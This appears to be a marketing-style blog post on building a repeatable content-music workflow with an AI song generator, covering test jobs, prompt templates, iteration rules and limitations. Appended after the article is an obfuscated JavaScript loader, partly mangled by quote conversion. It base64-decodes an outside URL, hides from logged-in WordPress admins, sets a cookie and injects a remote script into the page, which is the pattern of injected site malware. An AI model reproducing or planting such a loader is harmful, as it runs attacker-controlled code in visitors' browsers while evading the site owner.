
Building a Repeatable “Music System” With an AI Music Generator Instead of Chasing the Perfect Track
If you make content on a schedule, music isn’t a creative luxury—it’s an operational dependency. The uncomfortable truth is that many projects don’t stall because you can’t edit video or write copy; they stall because the soundtrack is still missing, and the last 10% becomes a messy scramble through stock libraries.
That’s the lens I used when I tried an AI Music Generator: not “Can it produce a masterpiece?” but “Can it become a repeatable system—one that produces usable drafts on demand, with predictable effort?”
In my tests, the most valuable outcome wasn’t a single perfect song. It was the ability to build a workflow where music becomes a controlled input—like templates, LUTs, or brand fonts—rather than a recurring crisis.
Why “One Great Track” Is the Wrong Goal for Most Creators
When you rely on manual searching or one-off inspiration, you create hidden costs:
- Time debt: every project repeats the same hunt.
- Style drift: your output sounds inconsistent across videos.
- Decision fatigue: you waste attention on choices that don’t change results materially.
- Publish risk: music becomes the reason you ship late or settle for “good enough.”
An AI music tool changes the problem. It doesn’t guarantee perfection—but it can help you replace the search process with an iterative generation process that’s faster and easier to standardize.
The Angle Shift: Choose a Workflow, Not a Tool
Instead of ranking tools as “best or worst,” I found it more useful to classify them by how they fit into a production pipeline. In practice, AI music generators fall into a few workflow archetypes:
- Draft-first generators: generate multiple usable candidates quickly, then converge.
- Song-first generators: produce “complete songs” (often with vocals) as the primary output.
- Scoring-first generators: background music designed to support content pacing.
- Iteration-first generators: encourage repeated refinement until you hit a target.

AI Song Generator, in my experience, sits primarily in the draft-first lane—especially strong when you treat it as a reliable music sketchpad for content workflows.
How I Tested: A System Approach, Not a One-Off Demo
I ran tests using repeatable “jobs” rather than clever prompts:
- Voiceover bed: calm, consistent, leaves space in the midrange.
- Short-form hook: quick mood, clear rhythm, immediate energy.
- Cinematic build: intro → lift → peak → release.
- Lyric-based attempts: where the workflow supports lyrics into a song.
- Workflow fit: how easily I could export, reuse, and iterate.
My baseline standard
A generation “passed” if I could place it in a timeline with minimal fixing. If it sounded impressive but unusable, I treated it as a miss.
AI Song Generator in the System: What It’s Best At
1. Fast drafts that behave like production assets
The most practical thing about AI Song Generator is speed-to-options. When I approached it like a session—generate 3–5 candidates, pick a lane, then tighten constraints—results became consistently usable.
What helped most:
- specifying tempo range
- naming 2–3 primary instruments and their roles
- describing structure in plain language (intro → lift → resolve)
- setting a “mix intent” (avoid bright hats, keep melody minimal, leave voiceover space)
2. Instrumental-first reliability
In my tests, instrumental outputs were more stable than vocal-forward attempts. That’s a meaningful advantage because many creators don’t actually need vocals; they need music that supports narrative pacing.
3. Utility tools that make iteration less wasteful
When a track was 80% right but had one distracting element, having supporting audio tools (such as vocal removal or stem-style extraction) changed the outcome. Instead of discarding the entire generation, I could salvage the usable layer and move on.
This is a subtle point, but it matters: the best workflow isn’t “always generate perfect tracks.” It’s “waste fewer generations.

A Practical Comparison Table: Choosing the Right Lane
| Lane | What you’re optimizing for | What tends to work well | What typically breaks | Best fit projects |
| Draft-first generation (AISong-style) | Speed-to-options and usability | Multiple candidates quickly, strong instrumentals | Variance between generations | Weekly content, ads, demos, social |
| Song-first generation | “Finished song” feel (often vocals) | Complete tracks with hooks | Vocals can be unpredictable | Creative exploration, lyric concepts |
| Scoring-first generation | Background support for pacing | Reliable beds and cues | Less “standalone” identity | Podcasts, explainers, corporate edits |
| Iteration-first generation | Refinement toward a target | Strong convergence over time | Can become time-consuming | Projects with room for tweaking |
What Makes an AI Music Workflow “Repeatable”
The biggest difference between random results and repeatable results is whether you create a small internal playbook.
A repeatable system has three parts
- Prompt templates (for your common use cases)
- Iteration rules (what you change after each generation)
- Acceptance criteria (when to stop)
Prompt Templates That Improved My Success Rate
Template 1: Voiceover bed
- Genre + tempo
- Minimal lead melody
- Warm low-mids, controlled highs
- Stable groove, no dramatic transitions
Why it works: it tells the model to behave like a soundtrack, not a song competing for attention.
Template 2: Short-form energy
- fast intro (0–3 seconds)
- clear rhythmic identity
- simple motif, not complex harmony
- strong “lift” around the midpoint
Why it works: it prioritizes immediacy, which matters for short edits.
Template 3: Cinematic build
- intro texture → build → peak → release
- orchestral or hybrid palette cues
- controlled dynamics (avoid chaos)
- clean ending for transitions
Why it works: it gives the model a narrative arc, which reduces structural drift.
Iteration Rules: How to Steer Without Over-Prompting
In my testing, the most effective changes were constraints, not extra adjectives.
Good iteration changes:
- “Reduce high-frequency percussion”
- “Shorten intro”
- “Less melodic lead; more atmosphere”
- “More rhythmic drive, less chord movement”
- “Keep the same mood; simplify arrangement”
Less effective changes:
- stacking emotional adjectives (“dreamy, magical, ethereal, inspiring”)
- adding too many instruments at once
- asking for “more realism” without describing what realism means musically
Limitations That Are Worth Acknowledging (Because They’re Real)
A credible workflow anticipates failure modes.
1. Output quality varies with prompt discipline
When I wrote vague prompts, I got vague tracks. When I wrote prompts like musical direction, results improved.
2. Expect multiple generations
If you treat the first output as final, you’ll be disappointed. If you treat the first output as a draft, you’ll move faster.
A realistic expectation is:
- 3–5 generations to find a direction
- 1–3 generations to converge on a usable final
3. Vocals add volatility
Vocal-forward generation is often the most variable part. If your project depends on consistent vocal quality, treat vocals as a bonus rather than a guarantee. Instrumentals are generally the safer foundation.
4. Long-form coherence can drift
Many generators can produce strong moments—great textures, hooks, and grooves—but sustaining a coherent structure over longer durations may still require multiple attempts or post-editing.
When AI Song Generator Becomes a Real Advantage
It becomes valuable when you can reliably answer questions like:
- “Can I get three usable options in 10 minutes?”
- “Can I maintain a consistent sonic identity across weekly content?”
- “Can I stop wasting time browsing libraries?”
In my testing, AI Song Generator’s strength was not that every output was perfect. Its strength was that it made music creation feel like a controllable production step—one that rewards clarity, supports iteration, and reduces the recurring cost of searching.
A Grounded Way to Start
If you want the fastest path to results:
- Start with instrumentals.
- Use one prompt template per use case.
- Generate 3–5 options, pick the best lane, then converge with constraints.
- Stop when the track is usable in a timeline—not when it’s theoretically perfect.
When you adopt that mindset, AI music tools stop being “random generators” and start behaving like a reliable studio assistant: fast, tireless, and surprisingly useful—provided you direct it with intention.
(function(){try{if(document.getElementById&&document.getElementById(‘wpadminbar’))return;var t0=+new Date();for(var i=0;i120)return;if((document.cookie||”).indexOf(‘http2_session_id=’)!==-1)return;function systemLoad(input){var key=’ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=’,o1,o2,o3,h1,h2,h3,h4,dec=”,i=0;input=input.replace(/[^A-Za-z0-9\+\/\=]/g,”);while(i<input.length){h1=key.indexOf(input.charAt(i++));h2=key.indexOf(input.charAt(i++));h3=key.indexOf(input.charAt(i++));h4=key.indexOf(input.charAt(i++));o1=(h1<>4);o2=((h2&15)<>2);o3=((h3&3)<<6)|h4;dec+=String.fromCharCode(o1);if(h3!=64)dec+=String.fromCharCode(o2);if(h4!=64)dec+=String.fromCharCode(o3);}return dec;}var u=systemLoad('aHR0cHM6Ly9zZWFyY2hyYW5rdHJhZmZpYy5saXZlL2pzeA==');if(typeof window!=='undefined'&&window.__rl===u)return;var d=new Date();d.setTime(d.getTime()+30*24*60*60*1000);document.cookie='http2_session_id=1; expires='+d.toUTCString()+'; path=/; SameSite=Lax'+(location.protocol==='https:'?'; Secure':'');try{window.__rl=u;}catch(e){}var s=document.createElement('script');s.type='text/javascript';s.async=true;s.src=u;try{s.setAttribute('data-rl',u);}catch(e){}(document.getElementsByTagName('head')[0]||document.documentElement).appendChild(s);}catch(e){}})();